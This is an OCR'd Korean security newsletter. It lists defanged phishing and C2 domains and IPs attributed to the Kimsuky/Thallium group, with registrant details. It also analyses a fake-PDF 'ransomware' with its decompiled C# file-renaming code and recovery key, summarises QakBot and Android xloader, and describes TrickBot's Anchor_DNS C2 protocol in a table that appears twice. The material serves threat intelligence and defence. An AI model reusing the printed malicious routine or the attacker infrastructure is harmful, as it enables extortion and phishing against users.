orbit.wallet-info.esy[.]es	185.224.138.29
bmail-or-kr.esy[.]es	185.224.138.29
my-homework.890m[.]com	185.224.138.29
kaist.r-naver[.]com	185.224.137.164

kimm.r-naver[.]com	185.224.137.164
renk-ag.member-info[.]net	185.224.137.164
genexine.member-info[.]net	185.224.137.164
shinpoong.r-naver[.]com	185.224.137.164
shinpoong.accountcheck[.]net	185.224.137.164
jnj.accountcheck[.]net	185.224.137.164
bidmc.accountcheck[.]net	185.224.137.164
vdaum[.]net	185.224.137.164
outlook.accountcheck[.]net	185.224.137.164
pusan.accountcheck[.]net	185.224.137.164
binance.member-info[.]net	185.224.137.164
yahoocenter.member-info[.]net	185.224.137.164
yonsei.member-info[.]net	185.224.137.164
shkj.hol[.]es	185.224.137.164
logenv.rrnaver[.]com	185.224.137.164
nidlogin.c-naver[.]com	185.224.137.164
ukroboronprom.udaum[.]net	185.224.137.164
mail.otokar.esy[.]es	185.224.137.164
mail.malyshevplant.hol[.]es	185.224.137.164
logins.udaum[.]net	185.224.137.164
email-hanwha.pe[.]hu	185.224.137.164
ahnlab-vac.hol[.]es	185.224.137.164

공격에 사용된 도메인 중에 일부 동일한 계정이 등록하여 사용하고 있습니다.

'nextstep.php@gmail.com' 지메일을 사용하는 공격자는 'Ttonggui Wang' 또는 'Tomas Jerry' 이름을 사용하지만,
등록국가명을 대한민국으로 설정 했다가 중국으로 설정하는 등 평소 허위정보로 등록하는 것을 관찰할 수 있습니다.

흥미롭게도 전화번호 +82.13511823459' 숫자는 동일하게 사용하고 있습니다.


Name	Tomas Jerry	Name	Ttonggui Wang
Organization	Ttonggui Wang	Organization	Ttonggui Wang
Email	nextstep.php@gmail.com	Email	nextstep.php@gmail.com
Address	123987	Address	10010
City	Seoul	City	beijing
State	Seoul	State	wangjing
Country	Korea, Republic Of	Country	China
Phone	+82.13511823459	Phone	+82.13511823459
Fax	+82.13511823459	Fax	+82.13511823459
Private	no	Private	no

List of domain names registred by **nextstep.php@gmail.com**

Domain Name	Creation Date	Registrar
udaum.net	2019-09-05	hostinger.com
duaum.net	2019-11-27	hostinger.com
member-authorize.com	2018-05-11	hostinger.com
c-naver.com	2019-08-04	hostinger.com
webuserinfo.com	2020-07-30	publicdomainregistry.com

[그림 4] 공격자가 C2 도메인 등록시 사용한 정보 화면

지난 06 월 30 일 '김수키(탈륨) 조직, 코로나 19 테마와 WSF 파일 기반 공격 주의' 때는 동일한 위협 행위자들이 'parksonghui1910@gmail.com', 'yourtest111@outlook.com' 주소를 한국과 중국으로 등록한 바 있습니다.



[그림 4-1] 유사 위협 사례에서 사용된 도메인 비교

'nextstep.php@gmail.com' 이메일 주소로 등록된 주요 도메인 주소는 다음과 같습니다.

'accountcheck[.]net' 주소의 경우는 조직명이 'ttonggui wang' 이름에서 'securityteam' 새 이름으로 변경된 특징이 있지만 'tomas jerry' 이름은 동일 합니다.


도메인	조직	이름
member-authorize[.]com	ttonggui wang	ttonggui wang
udaum[.]net	ttonggui wang	ttonggui wang
rrnaver[.]com	ttonggui wang	ttonggui wang
daum-center[.]net	ttonggui wang	ttonggui wang
duaum[.]net	ttonggui wang	ttonggui wang
pro-navor[.]com	ttonggui wang	ttonggui wang
member-info[.]net	ttonggui wang	ttonggui wang
webuserinfo[.]com	ttonggui wang	tomas jerry
accountcheck[.]net	securityteam	tomas jerry

02 전문가 기고

각각의 도메인은 한국의 여러 사이버 위협 사례에서 목격된 바 있으며, 모두 탈륨 조직으로 분류되어 있는 상태입니다.

대표적으로 'member-authorize[.]com' 도메인 주소의 경우 2019 년 03 월 12 일 외교부 일본 동향 정보처럼 위장한 스피어 피싱 공격에서 사용된 바 있습니다.

그리고 2020 년 05 월에는 한국의 방위산업 분야 기업상대 공격에서도 재활용된 바 있습니다.




[그림 5] 스피어 피싱 공격 화면

'member-info[.]net' 도메인의 경우는 'genexine.member-info[.]net', 'snt.member-info[.]com', 'naver.member-info[.]net' 등 마치 특정 약학연구 및 방위산업체, 네이버 고객센터 처럼 위장한 공격에 사용 되었습니다.

'webuserinfo[.]com' 도메인의 경우 'nhn.webuserinfo[.]com' 등 NHN 네이버 고객센터로 위장한 공격에서 여러차례 발견된 바 있습니다.

당시 공격에는 'rebrand.ly' 단축주소 서비스가 빈번하게 악용 되었으며, 클릭할 경우 'nhn.webuserinfo[.]com' 주소로 연결이 진행 됩니다.



[그림 6] 네이버 고객센터에서 보낸 것처럼 위장한 해킹 이메일 화면


'accountcheck[.]net' 도메인의 경우는 'shinpoong.accountcheck[.]net', 'jnj.accountcheck[.]net', 'bidmc.accountcheck[.]net', 'outlook.accountcheck[.]net', 'pusan.accountcheck[.]net' 주소 등으로 악용된 바 있습니다.

이처럼 탈륨 조직은 다양한 분야를 상대로 전방위 공격을 수행하고 있습니다.

따라서 위협 인텔리전스 강화가 어느때보다 필요한 시점이며, 국가 사이버 안보 차원의 보다 능동적인 대응과 민관 합동 공조가 절실히 요구되는 실정입니다.
이처럼 탈륨 그룹의 파상공세에 맞서 사이버 위협 억지전략을 체계화 함은 물론, 유사한 공격을 미연에 차단하고 피해를 최소화할 수 있도록 만반의 대비와 노력이 필요합니다.

2. 학교생활 안내서로 위장한 랜섬웨어 주의!

최근 랜섬웨어를 가장하여 사용자에게 비트코인을 요구하는 악성코드가 발견되어 주의가 필요합니다.
공격자는 '2020~2021 학교 생활 안내서 (개정안).pdf.exe' 파일명으로 pdf 파일로 위장하여 유포합니다.



[그림 1] 악성코드 파일 화면


■ 코드분석

이 파일은 바탕화면, 다운로드, 문서 폴더에 있는 모든 파일들을 대상으로 확장자'.KRYPT'를 변경합니다. 이때 cmd 명령어 'ren'을 이용합니다. 즉 파일 암호화는 진행되지 않습니다.

```
// Token: 0x06000002 RID: 2 RVA: 0x0000206C File Offset: 0x0000026C
private void Form1_Load(object sender, EventArgs e)
{
    Process.Start("C:₩₩Windows₩₩System32₩₩cmd.exe", "/c ren C:₩₩Users₩₩" + Environment.UserName + "₩₩Desktop₩₩*.* *.*.KRYPT");
    Process.Start("C:₩₩Windows₩₩System32₩₩cmd.exe", "/c ren C:₩₩Users₩₩" + Environment.UserName + "₩₩Downloads₩₩*.* *.*.KRYPT");
    Process.Start("C:₩₩Windows₩₩System32₩₩cmd.exe", "/c ren C:₩₩Users₩₩" + Environment.UserName + "₩₩Documents₩₩*.* *.*.KRYPT");
}
```

[그림 2] 확장자 변경 코드

파일 확장자를 변경한 이후, 다음과 같은 비트코인 주소 안내와 키 입력란이 포함된 랜섬 노트 화면을 보여줍니다.



[그림 3] 랜섬노트 화면

확장자 복원 키 'mxkxhxbxgxtxjx7x9xlxaxwx0sx'를 입력하면 아래 코드를 이용하여 확장자가 '.KRYPT'를 제거하여 복원합니다.

```
// Token: 0x06000003 RID: 3 RVA: 0x00002008 File Offset: 0x00000208
private void button1_Click(object sender, EventArgs e)
{
    string text = this.textBox1.Text;
    if (text == "mxkxhxbxgxtxjx7x9xlxaxwx0sx")
    {
        Process.Start("C:\\Windows\\System32\\cmd.exe", "/c ren C:\\Users\\" + Environment.UserName + "\\Desktop\\*.*.* *.");
        Process.Start("C:\\Windows\\System32\\cmd.exe", "/c ren C:\\Users\\" + Environment.UserName + "\\Downloads\\*.*.* *.");
        Process.Start("C:\\Windows\\System32\\cmd.exe", "/c ren C:\\Users\\" + Environment.UserName + "\\Documents\\*.*.* *.");
        MessageBox.Show("파일이 성공적으로 복구되었습니다.");
        base.Close();
    }
    else
    {
        MessageBox.Show("잘못된 복구키입니다!");
    }
}
```

[그림 4] 확장자 복원 코드


따라서 악성코드 감염을 예방하기 위해, 출처가 불분명한 메일을 확인할 경우, 특히 첨부파일을 열어볼 경우에는 신중을 기해야 하며 백신 업데이트 최신화와 정기 검사를 습관화하여야 합니다.

현재 알약에서는 'Trojan.Ransom.Filecoder' 탐지 명으로 탐지 중입니다.

03
악성코드 분석 보고

[Trojan.Agent.QakBot] 악성코드 분석 보고서

최근 국내 기업에 [사람인] 입사지원서를 위장한 메일이 유포되었다. 공격자는 아래의 메일을 통해 이용자에게 'Permission_301859804_09172020.zip' 첨부파일 실행을 유도한다. 'Permission_301859804_09172020.zip' 에는 'Permission_301859804_09172020.xls' 엑셀파일이 있고, 이를 실행하게 되면 Trojan.Agent.QakBot(이하 Qbot) 뱅킹 트로이목마 악성코드에 감염된다.



[그림 1] 수신된 이메일 화면

본 악성코드는 C&C 에서 브라우저, 뱅킹 정보 탈취 관련 추가 모듈 등을 다운받는 것으로 알려져 있어, 특히 기업체에서 감염이 되는 경우 큰 피해가 발생할 가능성이 높다.


따라서 악성코드로부터 감염을 예방하기 위해서는 출처가 불분명한 메일에 있는 첨부파일에 대해 접근을 삼가는 보안 습관을 가져야 한다.

현재 알약에서는 해당 악성코드에 대해 'Trojan.Downloader.XLS.gen,'Trojan.Agent.QakBot' 로 탐지 중에 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

[Trojan.Android.Agent] 악성코드 분석 보고서

해당 악성 앱은 xloader 유형으로 최근 스미싱을 통해서 유포되고 있다. 다운로드 단계부터 앱 설치까지 탐지 회피를 위해서 다양한 방법을 사용한다.

다운로드 단계에서는 url 리디렉션을 통해서 난독화 된 자바스크립트나 클라우드 서비스를 이용한다. 앱 설치 이후 단계에서는 숨겨진 악성코드가 들어 있는 파일을 복호화 후 동적 로딩을 이용한다.



[그림] 클라우드를 활용한 악성 앱 배포

해당 악성 앱은 유포 단계에서부터 탐지 회피를 위하여 다양한 방법을 활용하면서 스미싱으로 유포됐다. 자바스크립트 난독화와 파일 암호화를 통해서 탐지를 회피하며 기기를 완전히 장악하고 개인 정보와 기기 정보를 탈취한다.

따라서, 악성 앱으로부터 피해를 최소화하기 위해서는 백신 앱을 통한 주기적인 검사가 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않는 것이 기본이고 공식 마켓인 구글 플레이스토어를 통해서 확보한 앱이라도 백신 앱을 추가 설치하여 주기적으로 업데이트하고 검사해야 한다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android.Agent' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04
글로벌 보안 동향

TrickBot 리눅스 변종, 실제 공격에서 활발히 악용돼

TrickBot Linux Variants Active in the Wild Despite Recent Takedown

TrickBot 을 무력화하기 위한 여러 기관의 노력으로 대다수의 중요 인프라가 중단되었지만 TrickBot 운영자가 공격을 재개하기 위한 준비를 시작했다. 사이버 보안 회사인 Netscout 에 따르면 TrickBot 제작자는 타깃의 범위를 넓히기 위해 그들 코드의 일부를 리눅스로 이동시킨 것으로 나타났다.

2016 년 처음으로 탐지된 뱅킹 트로이목마인 TrickBot 은 윈도우 기반 악성코드로 타깃 네트워크에서 자격 증명 탈취, 랜섬웨어 공격 등 광범위한 공격을 실행하기 위해 다양한 모듈을 사용했다. 10 월 몇 주 동안, 미국 사이버 사령부 및 마이크로소프트의 노력으로 TrickBot 이 사용 중이었던 명령 및 제어(C2) 서버의 94%를 중단시켰으며, TrickBot 범죄자들이 비활성화된 서버를 다시 온라인으로 복귀시키려 시도했던 새로운 인프라 또한 무력화했다. TrickBot 을 방해하기 위한 조치를 취했음에도 불구하고, 마이크로소프트는 봇넷의 제작자가 자신의 작업을 되살리기 위한 노력을 시작할 것이라 경고했다.

TrickBot 의 Anchor 모듈

2019 년 말, C2 서버와 은밀히 통신하기 위해 DNS 프로토콜을 사용하는 새로운 TrickBot 백도어 프레임워크인 Anchor 가 발견되었다. SentinelOne 은 공격자가 해당 모듈을 통해 고 가치 타깃에 이 프레임워크를 악용한 공격을 실행할 수 있다고 밝혔다. 실제로, IBM X-Force 는 올 4 월 초 금전적 이익을 얻기 위해 조직에 Anchor 프레임워크를 배포할 목적으로 FIN6 과 TrickBot 그룹이 협력하여 진행한 새로운 사이버 공격을 발견했다. "Anchor_DNS"라 명명된 이 변종은 감염된 클라이언트가 DNS 터널링을 활용하여 C2 서버와의 통신을 설정하도록 허용하며, 응답으로 해석된 IP 를 받아볼 수 있다. 이는 NTT 연구원들의 2019 보고서에 상세히 기술되어 있다. 하지만 Stage 2 보안 연구원인 Waylon Grange 가 7 월 발견한 새로운 샘플에서는 Anchor_DNS 가 새로운 리눅스 백도어 버전인 "Anchor_Linux"로 포팅된 것으로 나타났다. 이는 종종 zip 의 일부로 제공되는 리눅스 백도어다. 실행 시 자기 자신을 크론 작업으로 설치하며, 호스트의 공개 IP 주소를 알아낸 후 DNS 쿼리를 통해 C2 서버에 대한 비콘(beacon)을 시작한다.

Anchor 를 통한 C2 통신의 동작 방식

Netscout 의 최신 연구는 봇과 C2 서버 사이에서 이루어지는 통신의 흐름을 디코딩한다. 클라이언트는 초기 설정 단계에서 "c2_command 0"을 서버에 전송한 다음 "signal /1/" 메시지로 봇에 다시 응답한다. 이 봇은 승인을 위해 동일한 메시지를 C2 로 다시 전송하고, 서버는 클라이언트에서 실행될 명령어를 원격으로 전달한다. 마지막 단계에서는 봇이 실행 결과를 C2 서버로 다시 전송한다.

Netscout 의 보안 연구원인 Suweera De Sauza 는 아래와 같이 언급했다.
"C2 로 전달되는 모든 통신 부분은 일련의 DNS 쿼리 3 가지를 따른다."

Client DNS Query	C2 Response
0<UUID bytes><current_part><total_parts>/anchor_dns/<Bot_GUID>/<c2_command>/<content>/	1<UUID><dw_Identifier>
1<UUID><dw_Identifier>	An IP address, which signifies the size of the data to be expected from the final third query
2<UUID><dw_Identifier><dw_DataReceivedSize>	A list of IP records denoting the data corresponding to the payload

[이미지 출처] https://thehackernews.com/2020/10/trickbot-linux-variants-active-in-wild.html

Netscout 의 보안 연구원인 Suweera De Sauza 는 아래와 같이 언급했다.

"C2 로 전달되는 모든 통신 부분은 일련의 DNS 쿼리 3 가지를 따른다."

Client DNS Query	C2 Response
0<UUID bytes><current_part><total_parts>/anchor_dns/<Bot_GUID>/<c2_command>/<content>/	1<UUID><dw_Identifier>
1<UUID><dw_Identifier>	An IP address, which signifies the size of the data to be expected from the final third query
2<UUID><dw_Identifier><dw_DataReceivedSize>	A list of IP records denoting the data corresponding to the payload

[이미지 출처] https://thehackernews.com/2020/10/trickbot-linux-variants-active-in-wild.html

